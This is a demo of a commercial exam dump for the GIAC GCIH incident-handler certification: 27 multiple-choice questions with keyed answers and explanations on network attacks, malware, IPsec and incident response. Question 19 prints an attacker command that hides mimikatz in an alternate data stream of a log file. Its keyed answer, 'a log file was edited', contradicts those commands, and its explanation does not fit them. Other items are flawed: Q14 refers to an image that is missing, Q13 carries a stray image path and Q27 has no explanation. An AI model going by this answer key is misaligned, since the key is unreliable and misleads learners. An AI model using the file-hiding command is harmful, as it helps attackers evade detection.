DUMPSARENA

GIAC Certified Incident Handler

GIAC GCIH

Version Demo

Total Demo Questions: 76

Total Premium Questions: 764

Buy Premium PDF

https://dumpsarena.co

sales@dumpsarena.co

sales@dumpsarena.co
dumpsarena.co

Topic Break Down

Topic	No. of Questions
Topic 1, Volume A	119
Topic 2, Volume B	101
Topic 3, Volume C	524
Total	764

QUESTION NO: 1

A company's external DNS server was used by an attacker in a DDoS attack against a third party. Which of the following configurations should be changed to prevent this from happening again?

A. Disable recursive DNS queries on the server

B. Do not allow TCP to be used for large DNS queries

C. Require DNSSEC for DNS zone transfers

D. Remove the forward lookup zone on the server

ANSWER: A

Explanation:

Disable recursive DNS queries on the server. An Internet-facing authoritative DNS server should answer authoritatively for its own hosted zones, but it should not provide recursive resolution to arbitrary external clients. When recursion is available publicly, an attacker can send DNS queries with a spoofed source address matching the intended victim. The server then sends its often substantially larger DNS response to that victim, making the server an unwitting participant in a reflected and potentially amplified DDoS attack. Disabling public recursion prevents the external authoritative server from resolving unrelated names on behalf of untrusted Internet hosts and therefore removes the condition that makes it useful for this form of DNS reflection/amplification. If recursive DNS service is needed for internal users, best practice is to operate it separately and restrict recursion to approved internal networks or explicitly authorized clients. CISA specifically recommends disabling open recursion and limiting recursive DNS queries to trusted clients; the DNS Flag Day guidance likewise identifies publicly reachable open resolvers as an abuse risk. See CISA's DNS Amplification Attacks alert and DNS Flag Day guidance on open resolvers.

QUESTION NO: 2

Which of the following services CANNOT be performed by the nmap utility?

Each correct answer represents a complete solution. (Choose all that apply.)

A. Passive OS fingerprinting

B. Sniffing

C. Active OS fingerprinting

D. Port scanning

ANSWER: A B

Explanation:

Passive OS fingerprinting and **Sniffing** cannot be performed by Nmap as its core scanning functions. Passive OS fingerprinting identifies a host's operating system by observing network traffic that the target is already generating, without sending probes to the target. This requires continuous packet observation and analysis of characteristics such as TCP/IP header fields, TCP options, and traffic behavior. Nmap's OS-detection capability is instead an active technique: it sends a defined set of probes and compares the received responses to its fingerprint database.

Likewise, sniffing is the capture and inspection of packets traversing an interface or network segment. Although Nmap can send packets, receive responses, and report information related to its own scans, it is not a general-purpose packet-capture or traffic-analysis utility. Packet capture for passive observation is normally performed with a dedicated capture tool and analyzed separately. Nmap documentation describes OS detection as probe-based active fingerprinting and identifies port scanning as a principal capability. See the Nmap OS detection reference and the Nmap port-scanning documentation.

QUESTION NO: 3

Which of the following can be used as a Trojan vector to infect an information system?

Each correct answer represents a complete solution. (Choose all that apply.)

A. NetBIOS remote installation

B. Any fake executable

C. Spywares and adware

D. ActiveX controls, VBScript, and Java scripts

ANSWER: A B C D

Explanation:

A Trojan vector is any delivery or execution path that causes a user or system to install, run, or propagate software while concealing its malicious purpose. **NetBIOS remote installation** can provide a propagation path when an attacker accesses exposed Windows file-sharing resources or administrative shares and remotely copies or launches a payload. **Any fake executable** is a classic Trojan mechanism: the file is presented as useful or legitimate software but executes an unauthorized payload when launched. **Spywares and adware** may themselves be delivered as Trojanized software or bundled with apparently benign applications, enabling unwanted collection, persistence, or additional malware installation. **ActiveX controls, VBScript, and Java scripts** can also be used as delivery vectors because browser- or script-based content may prompt execution, exploit unsafe configurations, or run code in a user context. Incident handlers should therefore examine user-executed files, script and browser activity, Windows share access, and software-installation events when determining initial access and propagation paths. CISA recommends maintaining protections against malicious software and limiting risky execution pathways; see its malware guidance. Microsoft also documents the security implications of Windows file sharing and SMB access in its SMB security best practices.

QUESTION NO: 4

US Garments wants all encrypted data communication between corporate office and remote location.

They want to achieve following results: I Authentication of users I Anti-replay I Anti-spoofing I IP packet encryption

They implemented IPSec using Authentication Headers (AHs). Which results does this solution provide?

Each correct answer represents a complete solution. (Choose all that apply.)

A. Anti-replay

B. IP packet encryption

C. Authentication of users

D. Anti-spoofing

ANSWER: A D

Explanation:

IPsec Authentication Header provides anti-replay protection and anti-spoofing capabilities. Anti-replay is supported through the Security Association sequence-number field and a receiver-maintained sliding replay window. The receiver validates that a packet's sequence number is within the acceptable window and has not already been received, allowing it to identify and reject replayed packets. This protection is negotiated and used as part of an IPsec Security Association.

Anti-spoofing is provided because AH supplies connectionless integrity and data-origin authentication for protected IP packets. AH computes an integrity check over the protected packet fields, including immutable or predictably changing portions of the IP header. A recipient that successfully verifies the integrity check can establish that the packet was created by a party possessing the Security Association's authentication key and was not modified in transit. This prevents an attacker without that key from successfully forging a valid protected packet with a spoofed source.

These functions are specified in RFC 4302, IP Authentication Header. NIST's IPsec overview also describes authentication and anti-replay as IPsec security services: NIST SP 800-77 Rev. 1.

QUESTION NO: 5

Which of the following statements are true about netcat?

Each correct answer represents a complete solution. (Choose all that apply.)

A. It provides special tunneling, such as UDP to TCP, with the possibility of specifying all network parameters.

B. It can be used as a file transfer solution.

C. It provides outbound and inbound connections for TCP and UDP ports.

D. The nc -z command can be used to redirect stdin/stdout from a program.

ANSWER: A B C

Explanation:

Netcat (and the commonly used Ncat implementation) is a flexible network utility for reading from and writing to network connections. "It can be used as a file transfer solution" is correct because standard input and output can be redirected through a connection, allowing one host to send file contents while the receiving host redirects the received stream into a local file. This capability is particularly useful during incident response when a lightweight transfer method is needed and an approved listener is available.

"It provides outbound and inbound connections for TCP and UDP ports" is also correct. Netcat can initiate client connections to TCP or UDP services and can listen for incoming connections, making it useful for service testing, troubleshooting, controlled data transfer, and basic port connectivity checks. Ncat's documentation describes support for TCP and UDP network connections, including both connect and listen modes.

"It provides special tunneling, such as UDP to TCP, with the possibility of specifying all network parameters" is correct in the context of Ncat/netcat-style tooling. It can be combined with listeners, redirection, execution helpers, and relay configurations to forward or bridge traffic between endpoints and protocols. These capabilities enable controlled relay and tunneling use cases while allowing operators to choose relevant connection parameters such as protocol, address, port, and listening behavior. See the Ncat Users' Guide and the Ncat reference manual.

QUESTION NO: 6

What command would you issue on a Windows 7 system in order to list the open TCP and UDP ports and connections to these ports?

A. Net use /all

B. Nslookup all

C. Netshell firewall show config

D. Netstat -an

ANSWER: D

Explanation:

`netstat -an` is the appropriate Windows command for displaying active network connections and listening ports. The `-a` switch displays all active TCP connections as well as TCP and UDP ports on which the computer is listening. The `-n` switch presents addresses and port numbers numerically instead of attempting name resolution, which makes the output faster and preserves the exact IP addresses and port numbers needed during incident response. Together, these switches provide a useful point-in-time view of local network exposure and current communications, including protocol, local address and port,

foreign address and port for TCP, and connection state where applicable. An incident handler can use this information to identify unexpected listeners, suspicious remote peers, or unusual services, then correlate the ports and process activity through additional tools such as `netstat -ano` and task-listing commands. Microsoft documents that Netstat displays protocol statistics and current TCP/IP network connections, while its parameters control whether listening ports and numeric addresses are shown. See Microsoft Learn: netstat and Netstat parameters.

QUESTION NO: 7

Your company has been hired to provide consultancy, development, and integration services for a company named Brainbridge International. You have prepared a case study to plan the upgrade for the company. Based on the case study, which of the following steps will you suggest for configuring WebStore1? Each correct answer represents a part of the solution. (Choose two.)

A. Customize IIS 6.0 to display a legal warning page on the generation of the 404.2 and 404.3 errors.

B. Move the WebStore1 server to the internal network.

C. Configure IIS 6.0 on WebStore1 to scan the URL for known buffer overflow attacks.

D. Move the computer account of WebStore1 to the Remote organizational unit (OU).

ANSWER: A C

Explanation:

Customize IIS 6.0 to display a legal warning page on the generation of the 404.2 and 404.3 errors. is appropriate because IIS supports custom error responses, allowing an organization to present a controlled policy or legal-notice page when requests are rejected. In IIS 6.0, status subcodes help distinguish the reason for a failed request: 404.2 is associated with Web service extension lockdown policy and 404.3 indicates that the requested MIME type is not mapped. Providing a custom response for these blocked-request conditions supports a defined access-control and acceptable-use posture while avoiding an unhelpful default response.

Configure IIS 6.0 on WebStore1 to scan the URL for known buffer overflow attacks. is also appropriate. URL request filtering is a defense-in-depth control for an Internet-facing IIS server. Microsoft's URLScan security tool was designed for IIS deployments including IIS 6.0 and can inspect incoming requests and reject malformed or suspicious URLs before they are processed by the web application. Its filtering capabilities include limiting URL length, rejecting disallowed characters or sequences, restricting HTTP verbs, and applying rules that reduce exposure to common request-based attack patterns. These controls help reduce the reachable attack surface of WebStore1. See Microsoft's URLScan Security Tool documentation and IIS 6.0 custom error messages documentation.

QUESTION NO: 8

Which of the following IP packet elements is responsible for authentication while using IPSec?

A. Authentication Header (AH)

B. Layer 2 Tunneling Protocol (L2TP)

C. Internet Key Exchange (IKE)

D. Encapsulating Security Payload (ESP)

ANSWER: A

Explanation:

Authentication Header (AH) is correct because it is the IPsec protocol specifically designed to provide packet authentication and integrity protection. AH adds an authentication header to an IP packet that carries integrity-check data calculated from the protected packet contents and selected immutable IP-header fields. A receiving IPsec peer validates this data to confirm that the packet was not altered in transit and that it originated from a party possessing the applicable IPsec security

association keys. AH can also provide anti-replay protection when sequence numbers and the associated anti-replay mechanism are used. Its purpose is authentication and integrity; it does not provide confidentiality through encryption. IPsec defines AH in RFC 4302, which describes its authentication, integrity, and anti-replay functions. The broader IPsec architecture also identifies AH as one of the security protocols used to protect IP traffic. See RFC 4302: IP Authentication Header and RFC 4301: Security Architecture for the Internet Protocol.

QUESTION NO: 9

After a system that was compromised in an incident is brought back into production, which part of the incident handling process must be done?

A. Wipe and reinstall from original media

B. Monitor for compromise

C. Create a baseline

D. Create a new, clean, backup

E. Reinstall from last uncompromised backup

ANSWER: B

Explanation:

Monitor for compromise must continue after a recovered system returns to production. Recovery is not complete merely because the host is operational: the incident team needs to confirm that eradication succeeded, that the original intrusion path is no longer exploitable, and that no persistence mechanism or attacker activity remains. Post-recovery monitoring provides the evidence needed to make that determination. It should include heightened review of endpoint telemetry, authentication and privileged-account activity, network connections, relevant application and security logs, and indicators associated with the incident.

This monitoring is especially important because an attacker may have used more than one access path, or a missed artifact may permit reinfection after the system is restored. Detecting renewed malicious behavior quickly limits impact and allows responders to contain the recurrence before normal business users identify an outage or data-loss event. NIST's incident-handling guidance describes recovery as returning affected systems to normal operation while monitoring them for signs of recurring activity and validating that remediation is effective. This aligns with the GCIH incident-handling focus on containment, eradication, recovery, and ongoing validation. See NIST SP 800-61 Rev. 2, Computer Security Incident Handling Guide and SANS Incident Handling.

QUESTION NO: 10

Which of the following statements are true about session hijacking?

Each correct answer represents a complete solution. (Choose all that apply.)

A. Use of a long random number or string as the session key reduces session hijacking.

B. It is used to slow the working of victim's network resources.

C. TCP session hijacking is when a hacker takes over a TCP session between two machines.

D. It is the exploitation of a valid computer session to gain unauthorized access to information or services in a computer system.

ANSWER: A C D

Explanation:

Session hijacking is the unauthorized takeover or misuse of an established, valid session in order to access a system, service, or information as the authenticated user. A session identifier is effectively a temporary credential: anyone able to

obtain or predict it may be able to impersonate the legitimate session owner. Consequently, use of a long, cryptographically random session key reduces the feasibility of guessing or brute-forcing a valid identifier. OWASP recommends that session IDs have sufficient entropy and be generated with cryptographically secure mechanisms; it identifies at least 64 bits of entropy as a minimum requirement, while stronger modern implementations commonly use substantially more.

TCP session hijacking specifically concerns taking over an active TCP connection between two endpoints. An attacker who can observe or inject traffic may attempt to manipulate TCP sequence numbers or inject packets so that one endpoint accepts attacker-controlled traffic within the established connection. This is consistent with the broader definition of session hijacking because the attacker exploits the trust already associated with an authenticated or established session. Effective defenses combine unpredictable session identifiers with encrypted transport, secure cookie attributes, session expiration, and reauthentication for sensitive actions. See the OWASP Session Management Cheat Sheet and MITRE ATT&CK: Steal Web Session Cookie.

QUESTION NO: 11

Many organizations create network maps of their network system to visualize the network and understand the relationship between the end devices and the transport layer that provide services. Which of the following are the techniques used for network mapping by large organizations?

Each correct answer represents a complete solution. (Choose three.)

A. Packet crafting

B. Route analytics

C. SNMP-based approaches

D. Active Probing

ANSWER: B C D

Explanation:

Route analytics, SNMP-based approaches, and Active Probing are established techniques for building and maintaining network maps in enterprise-scale environments. Route analytics collects and analyzes routing-control information, such as routing-protocol updates and routing tables, to reveal Layer 3 paths, route changes, and the logical relationships between routed networks. This provides visibility that is particularly valuable in large, dynamic environments where routes can change without a corresponding physical-topology change.

SNMP-based approaches query managed network infrastructure for interface, neighbor, inventory, and status information. Information exposed through standard management objects and vendor-supported discovery data can be correlated to identify devices and their connections, supporting automated topology discovery and documentation. Cisco describes SNMP as a mechanism for retrieving and modifying management information on network devices: Cisco SNMP Overview.

Active Probing derives path and reachability information by sending controlled test traffic and observing responses, latency, loss, and hop behavior. It is useful for validating the operational path experienced by endpoints and for discovering connectivity where management-plane data is incomplete. The traceroute method, a common active-probing technique, is documented by IETF RFC 1393.

QUESTION NO: 12

Which of the following are open-source vulnerability scanners?

A. Nessus

B. Hackbot

C. NetRecon

D. Nikto

ANSWER: B D

Explanation:

Hackbot and Nikto are open-source vulnerability-scanning tools. Hackbot is a source-available security assessment tool intended to identify known vulnerabilities in systems and services. In an incident-handling context, such scanners can support triage and scoping by checking affected hosts for exposures that may be relevant to an intrusion, but any scan should be authorized and carefully scoped to avoid disrupting production systems.

Nikto is an open-source web-server scanner maintained as a public project. It tests web servers for many potentially dangerous files and programs, configuration weaknesses, outdated server components, and other web-facing issues. Its source code, documentation, and signature databases are available through its public repository, enabling analysts to inspect the scanner's behavior and update it as needed. See the Nikto GitHub repository for its source and project documentation. For contrast in licensing classification, Tenable identifies Nessus as proprietary software in its legal terms; a no-cost edition does not make it open source. Correct tool classification matters because open-source status concerns the availability and licensing of source code, rather than whether a scanner is free to use or commonly used by security practitioners.

QUESTION NO: 13

After reviewing your firewall logs for the past week, you notice that a specific workstation is surfing the Internet at the same time every night when employees would not be on the network. You dig further and notice that the source port is greater than 1024 and the destination port is 80. Which of the following programs could be the cause of this suspicious traffic?

A. PTunnel

B. Paros Proxy

C. Covert TCP

D. Reverse WWW Shell

ANSWER: D


Explanation:

Reverse WWW Shell is the correct answer because it is a reverse-shell technique designed to establish an outbound connection from a compromised internal host to an attacker-controlled web service, commonly using HTTP on destination port 80. In a reverse connection, the internal workstation initiates the session, so the firewall log normally records an ephemeral client-side source port, typically above 1024, connecting to a remote server's HTTP service. This pattern can blend with ordinary outbound browsing traffic, particularly where egress filtering permits web access.

The repeated timing is also significant: a reverse shell can be launched automatically through persistence or task scheduling, producing predictable outbound beaconing when no legitimate user should be active. Once the connection is established, the attacker can use it to interact with the affected system through a command shell while taking advantage of the organization's allowed outbound HTTP path. This aligns with MITRE ATT&CK's descriptions of web protocols for command-and-control communication and scheduled execution for recurring activity. See MITRE ATT&CK: Web Protocols and MITRE ATT&CK: Scheduled Task/Job.

QUESTION NO: 14

Analyze the image below. In which stage of the attack process is the attacker operating?



A. Reconnaissance

B. Scanning

C. Keeping access

D. Covering tracks

E. Exploitation

ANSWER: D

Explanation:

Covering tracks is the correct stage because the activity depicted is intended to reduce or remove forensic evidence of the attacker's actions after access has been obtained. Attackers commonly clear event logs, delete command histories or temporary files, remove malicious tools, alter timestamps, and otherwise eliminate artifacts that could reveal their presence, timeline, or method of operation. This is a defense-evasion activity: its objective is not to discover targets or gain initial execution, but to hinder detection, investigation, and attribution.

MITRE ATT&CK categorizes clearing Windows event logs as *Indicator Removal: Clear Windows Event Logs* (T1070.001), a technique used to delete records that defenders rely on for incident response and forensic reconstruction. More broadly, MITRE's Indicator Removal technique documents adversarial efforts to erase or modify evidence from hosts and environments. These behaviors align directly with the covering-tracks stage of an attack process. See MITRE ATT&CK: Clear Windows Event Logs and MITRE ATT&CK: Indicator Removal.

QUESTION NO: 15

Why do protocol parsers such as sniffers often run with root or system privileges?

A. So they can attach to port numbers higher than 1024 on Unix systems

B. So they can scan open files for application data

C. So they can run with application-level functionality

D. So they can run the network card in promiscuous mode

ANSWER: D

Explanation:

So they can run the network card in promiscuous mode is correct. Protocol parsers and packet sniffers need access to raw network traffic rather than only the traffic delivered to an ordinary application socket. Promiscuous mode instructs a network interface to accept frames it observes on the local network segment, including frames not specifically addressed to that interface, so that capture software can inspect them. Configuring an interface for this mode and opening low-level packet-capture mechanisms are privileged operations on many operating systems because unrestricted access could expose sensitive network data. On Unix-like systems, packet capture commonly requires root authority or a specifically delegated capability, such as Linux CAP_NET_RAW and, where interface settings must be changed, CAP_NET_ADMIN. Modern tools may reduce the risk of running an entire application as root by granting only these capabilities or using a privileged capture helper, but the underlying need is access to protected network-interface and raw-packet functions. This is also why

vulnerabilities in parsers that process captured packets can be particularly serious when the parser itself retains elevated privileges. See the Linux capabilities documentation at capabilities(7) and the libpcap manual at pcap(3pcap).

QUESTION NO: 16

A company is reviewing its systems. The review includes travelling laptops with insecure connections, and is focused on finding connections to known malicious locations. What would be an efficient way of accomplishing this task?

A. Review DNS logs and caches from all machines against listing of malware domains

B. Sort logs from the web proxy for requests made against listings of malware domains

C. Go through logs from the company firewall for connections to known bad sites

D. Check VPN logs for the connections made by travelling laptops

ANSWER: A

Explanation:

Review DNS logs and caches from all machines against listing of malware domains is the most efficient approach because DNS activity provides a broadly applicable record of the domain names a laptop attempted to resolve, including when the device was operating away from the corporate network. Comparing collected DNS telemetry and endpoint resolver-cache entries with threat-intelligence indicators for known malicious domains enables an incident handler to rapidly identify systems that contacted, or attempted to contact, suspicious infrastructure.

This is particularly valuable for travelling endpoints because endpoint-level DNS artifacts can remain available even when centralized network visibility is incomplete. DNS queries often occur before a connection to an internet service is established, so they can expose attempted communication with command-and-control, phishing, malware-delivery, or other malicious domains. Correlating query names, timestamps, resolved addresses, and the requesting host with an approved malware-domain list produces a focused investigation set and supports subsequent validation through endpoint triage and network evidence. MITRE ATT&CK identifies DNS as a commonly abused application-layer protocol for command-and-control communications: MITRE ATT&CK: Application Layer Protocol—DNS. NIST also describes the importance of collecting and analyzing logs and other forensic data sources during incident response: NIST SP 800-86.

QUESTION NO: 17

Which of the following statements about buffer overflow are true?

Each correct answer represents a complete solution. (Choose two.)

A. It is a situation that occurs when a storage device runs out of space.

B. It is a situation that occurs when an application receives more data than it is configured to accept.

C. It can improve application performance.

D. It can terminate an application.

ANSWER: B D

Explanation:

“It is a situation that occurs when an application receives more data than it is configured to accept” is correct because a buffer overflow occurs when input or other data exceeds the capacity of a memory buffer allocated by a program. If the software does not properly validate length or enforce bounds before writing data, the excess data can extend beyond the intended memory area. This is a common memory-safety flaw, particularly in code that uses unsafe memory-handling practices.

“It can terminate an application.” is also correct. Overwriting memory outside the designated buffer can corrupt program state, such as control data, variables, or memory-management structures. That corruption may produce an access violation,

segmentation fault, exception, or other unstable condition that causes the affected process to crash or be terminated. During incident handling, unexpected application crashes associated with malformed or unusually large inputs can therefore be a relevant indicator of attempted exploitation or a software defect requiring investigation. Buffer-overflow conditions may also have security impact when corrupted control flow is used to execute unintended instructions. See the MITRE CWE-120 buffer-copy guidance and the CISA overview of buffer overflows.

QUESTION NO: 18

Adam works as a Penetration Tester for Umbrella Inc. A project has been assigned to him check the security of wireless network of the company. He re-injects a captured wireless packet back onto the network. He does this hundreds of times within a second. The packet is correctly encrypted and Adam assumes it is an ARP request packet. The wireless host responds with a stream of responses, all individually encrypted with different IVs.

Which of the following types of attack is Adam performing?

A. Replay attack

B. MAC Spoofing attack

C. Caffe Latte attack

D. Network injection attack

ANSWER: A

Explanation:

Replay attack is correct. This describes the classic WEP ARP-request replay technique used during authorized wireless security testing. The tester first captures a valid encrypted ARP request, then repeatedly retransmits that same frame onto the wireless network. Because the frame was originally valid and correctly encrypted, the access point processes each replayed request and generates a corresponding ARP response. Each response is protected using a newly selected initialization vector (IV), allowing the tester to collect a large number of distinct IV-bearing encrypted packets quickly.

The value of this technique is that WEP's weak IV and key-stream design makes a sufficiently large capture set useful for statistical recovery of the WEP key. ARP traffic is especially useful because it is predictable and typically causes an immediate response, so replaying one captured request can stimulate many new encrypted frames without needing to know the plaintext encryption key. Aircrack-ng documents this process as ARP-request reinjection and notes that it is used to generate traffic and collect IVs: Aircrack-ng ARP reinjection documentation. Additional operational context is available in the Aircrack-ng WEP cracking guide.

QUESTION NO: 19

An attacker compromises a host and runs the following commands. What did the attacker do?

```
C:\Windows\system32>notepad c:\Windows\system32\winevt\Logs\SecEventLog.txt

C:\Windows\system32>type c:\tmp\x64\mimikatz.exe > c:\Windows\system32\winevt\Logs\SecEventLog.txt:mimikatz.exe
```

A. A tunnel was created

B. A password was cracked

C. A file was hidden

D. A log file was edited

ANSWER: D

Explanation:

A log file was edited. In incident response, commands that directly modify a logging file—such as using a stream editor, text editor, overwrite redirection, truncation, or targeted deletion of matching entries—constitute log tampering. This is a defense-evasion activity because it attempts to remove, alter, or otherwise manipulate evidence that could reveal the attacker's authentication activity, command execution, privilege use, persistence, or lateral movement. The relevant distinction is that the attacker is changing the contents of an existing record of events, rather than merely viewing it or creating an unrelated file.

Log editing can affect host-based evidence such as system, authentication, shell-history, web-server, or application logs. During an investigation, responders should preserve the affected system and collect available copies of the altered logs, including centralized logging records, backups, journal data, filesystem metadata, and security telemetry. Comparing local records with a remote log collector can help identify missing time ranges or altered entries. MITRE ATT&CK classifies this behavior under Indicator Removal on Host, including clear or modify system logs: MITRE ATT&CK T1070.001. Guidance on preserving and analyzing incident evidence is also available from NIST SP 800-86.

QUESTION NO: 20

Which three components must be included in a SQL update statement?

A. Union, column, value

B. Database, row, table

C. Table, column, value

D. Select, row, table

ANSWER: C

Explanation:

Table, column, value is correct because an SQL `UPDATE` operation identifies the target table, specifies one or more columns to change, and supplies a replacement value or expression for each specified column. The fundamental form is `UPDATE table_name SET column_name = value;`. For example, `UPDATE employees SET status = 'active';` names `employees` as the table, `status` as the column, and `'active'` as the value assigned to that column. SQL permits multiple assignments in the `SET` clause, but every assignment still consists of a column and a corresponding value or expression. A `WHERE` clause is commonly used to limit the affected rows, particularly in incident response or administrative work where unintended bulk changes are risky, but it is optional in SQL syntax and therefore is not one of the three required components identified by this question. Microsoft's SQL Server documentation describes the syntax as `UPDATE [table] SET column = expression`, and PostgreSQL likewise defines an update as assigning expressions to columns of a named table. See Microsoft UPDATE documentation and PostgreSQL UPDATE documentation.

QUESTION NO: 21

You work as a Network Administrator in the SecureTech Inc. The SecureTech Inc. is using Linux-based server. Recently, you have updated the password policy of the company in which the server will disable passwords after four trials. What type of attack do you want to stop by enabling this policy?

A. Brute force

B. Replay

C. XSS

D. Cookie poisoning

ANSWER: A

Explanation:

Brute force is correct because disabling or locking an account after a small number of failed authentication attempts limits an attacker's ability to repeatedly guess passwords. In an online brute-force attack, the attacker submits many username-and-password combinations to a login service until one succeeds. A four-attempt lockout interrupts that rapid guessing process and substantially reduces the number of guesses that can be attempted against a given account during an attack window. This is a common authentication hardening control for Linux services and enterprise identity systems.

On Linux, password-authentication controls are commonly implemented through Pluggable Authentication Modules (PAM). The `pam_faillock` module can track unsuccessful login attempts and deny authentication after a configured threshold, helping defend accounts against repeated password guessing. Account lockout should be paired with strong, unique passwords or passphrases and, where possible, multifactor authentication. Administrators should also monitor lockout events, since an attacker could intentionally trigger them to create a denial-of-service condition for legitimate users. See the pam_faillock manual page and NIST's Digital Identity Guidelines for authentication security guidance.

QUESTION NO: 22

You want to perform passive footprinting against we-are-secure Inc. Web server. Which of the following tools will you use?

A. Nmap

B. Ethereal

C. Ettercap

D. Netcraft

ANSWER: D

Explanation:

Netcraft is the appropriate tool for passive footprinting of a web server because it provides intelligence derived from information already publicly observable on the Internet. Its site-reporting capabilities can reveal details such as a domain's hosting provider, historical hosting and DNS information, observed web technologies, SSL/TLS certificate data, and related domains. Gathering this information does not require sending probes, scans, or exploit traffic to the target web server, which is the defining characteristic of passive reconnaissance.

For an incident handler, this type of information helps establish external asset context and identify infrastructure relationships while minimizing interaction with the target. It can also support investigation by showing historical changes in hosting or domain configuration that may be relevant to an incident timeline. Netcraft describes its Internet data-mining and security intelligence services at https://www.netcraft.com/, and its public site-report capability is available at https://sitereport.netcraft.com/. Therefore, Netcraft best fits the requirement to conduct passive footprinting against the organization's web server.

QUESTION NO: 23

Which of the following can be used to perform session hijacking?

Each correct answer represents a complete solution. (Choose all that apply.)

A. Cross-site scripting

B. Session fixation

C. ARP spoofing

D. Session sidejacking

ANSWER: A B C D

Explanation:

Session hijacking occurs when an attacker obtains, sets, or reuses a value that an application accepts as proof of an authenticated session, commonly a session cookie or token. Cross-site scripting can enable this by executing attacker-supplied script in the context of a trusted application; where cookies are accessible to script or session actions can be performed from that context, the attacker can take over an authenticated session. OWASP discusses XSS as a means through which attackers can steal session cookies and emphasizes protective cookie attributes and output handling.

Session fixation is also a session-hijacking technique because the attacker causes a victim to authenticate using a session identifier known to the attacker, then reuses that established identifier. Session sidejacking involves capturing session cookies from network traffic, particularly when applications expose authenticated HTTP traffic or otherwise inadequately protect tokens in transit. ARP spoofing can support session hijacking by positioning the attacker as a man-in-the-middle on a local network, enabling interception or manipulation of traffic containing session material. MITRE identifies adversary-in-the-middle techniques as mechanisms for intercepting network communications and credentials. Relevant guidance is available from OWASP: Session Hijacking Attack and MITRE ATT&CK: Adversary-in-the-Middle.

QUESTION NO: 24

You work as a Network Administrator for Net Perfect Inc. The company has a Windows-based network. The company wants to fix potential vulnerabilities existing on the tested systems. You use Nessus as a vulnerability scanning program to fix the vulnerabilities. Which of the following vulnerabilities can be fixed using Nessus? Each correct answer represents a complete solution. (Choose all that apply.)

A. Misconfiguration (e.g. open mail relay, missing patches, etc.)

B. Vulnerabilities that allow a remote cracker to control sensitive data on a system

C. Vulnerabilities that allow a remote cracker to access sensitive data on a system

D. Vulnerabilities that help in Code injection attacks

ANSWER: A B C

Explanation:

In this question, “using Nessus” should be understood as using Nessus to identify and document conditions that require remediation; Nessus itself is primarily a vulnerability assessment scanner rather than a patch-management or automatic remediation tool. “Misconfiguration (e.g. open mail relay, missing patches, etc.)” is correct because Nessus plugins assess systems for insecure configuration settings, exposed services, and missing security updates. “Vulnerabilities that allow a remote cracker to control sensitive data on a system” is also correct because Nessus detects remotely exploitable weaknesses and assigns findings that help administrators prioritize risks involving compromise or unauthorized control. “Vulnerabilities that allow a remote cracker to access sensitive data on a system” is correct for the same incident-handling workflow: Nessus can identify vulnerable services, software flaws, and insecure configurations that could expose confidential information to an unauthenticated or unauthorized remote party. The scan results provide plugin output, severity information, affected assets, and remediation guidance so administrators can apply patches, change configurations, or otherwise mitigate the reported exposure. Tenable describes Nessus as a tool for identifying vulnerabilities, configuration issues, and missing patches; remediation must then be performed through the organization’s operational processes. See Tenable Nessus documentation and Tenable Nessus product overview.

QUESTION NO: 25

Which of the following are based on malicious code?

Each correct answer represents a complete solution. (Choose two.)

A. Denial-of-Service (DoS)

B. Biometrics

C. Trojan horse

D. Worm

ANSWER: C D

Explanation:

Trojan horse and Worm are both forms of malicious code (malware). A Trojan horse is a program that appears legitimate or useful but conceals an unauthorized or harmful function. Incident handlers must recognize that its delivery commonly relies on deception, such as a disguised attachment, installer, utility, or update, while the malicious payload executes after a user or process runs it. A worm is self-contained malicious code designed to replicate or propagate, often by exploiting vulnerable services, weak credentials, removable media, or network shares. Its ability to spread between systems makes rapid containment, scoping, and eradication especially important during incident response. These classifications are directly relevant to GCIH-style analysis because identifying the malware type helps determine likely initial access, propagation paths, affected assets, and appropriate containment actions. NIST defines malicious code as software or firmware intended to perform an unauthorized process that adversely affects confidentiality, integrity, or availability. CISA likewise describes malware as malicious software that can damage systems, steal information, or gain unauthorized access. See NIST's malicious-code definition and CISA's malware overview.

QUESTION NO: 26

John works as a professional Ethical Hacker. He has been assigned the project of testing the security of www.we-are-secure.com. He has successfully completed the following steps of the pre-attack phase:

I Information gathering I Determining network range I Identifying active machines I Finding open ports and applications I OS fingerprinting I Fingerprinting services

Now John wants to perform network mapping of the We-are-secure network. Which of the following tools can he use to accomplish his task?

Each correct answer represents a complete solution. (Choose all that apply.)

A. Ettercap

B. Traceroute

C. Cheops

D. NeoTrace

ANSWER: B C D

Explanation:

Network mapping builds a view of how discovered systems and network segments are connected, especially the intervening routers and the paths packets take to a destination. **Traceroute** is directly suited to this task: it sends probes with progressively increasing time-to-live values, causing routers along the path to identify themselves and reveal hop-by-hop route information. This helps an incident handler or authorized tester document network boundaries, routing devices, and reachable paths. The traceroute technique is described in the Nmap Nping traceroute documentation.

Cheops is a graphical network-management and network-mapping tool designed to discover hosts and present their relationships visually. It can assist with assembling a topology-oriented view from reconnaissance results. **NeoTrace** similarly performs visual traceroute and network-path mapping, displaying routes and associated network information in a graphical format. Both therefore support the mapping objective after active hosts, services, and operating-system characteristics have been identified. Route discovery is valuable because a host inventory alone does not establish where filtering, segmentation, or transit infrastructure may exist. For operational context on path discovery, see the traceroute manual page.

QUESTION NO: 27

A security examiner has been given permission by senior management to conduct a password audit. What should she make sure of after the process?

A. Cracked passwords are removed from the system

B. Acceptability rules are defined as the audit happens

C. Users can change passwords at their discretion

D. Cracked passwords are stored on the system

ANSWER: A

Explanation:

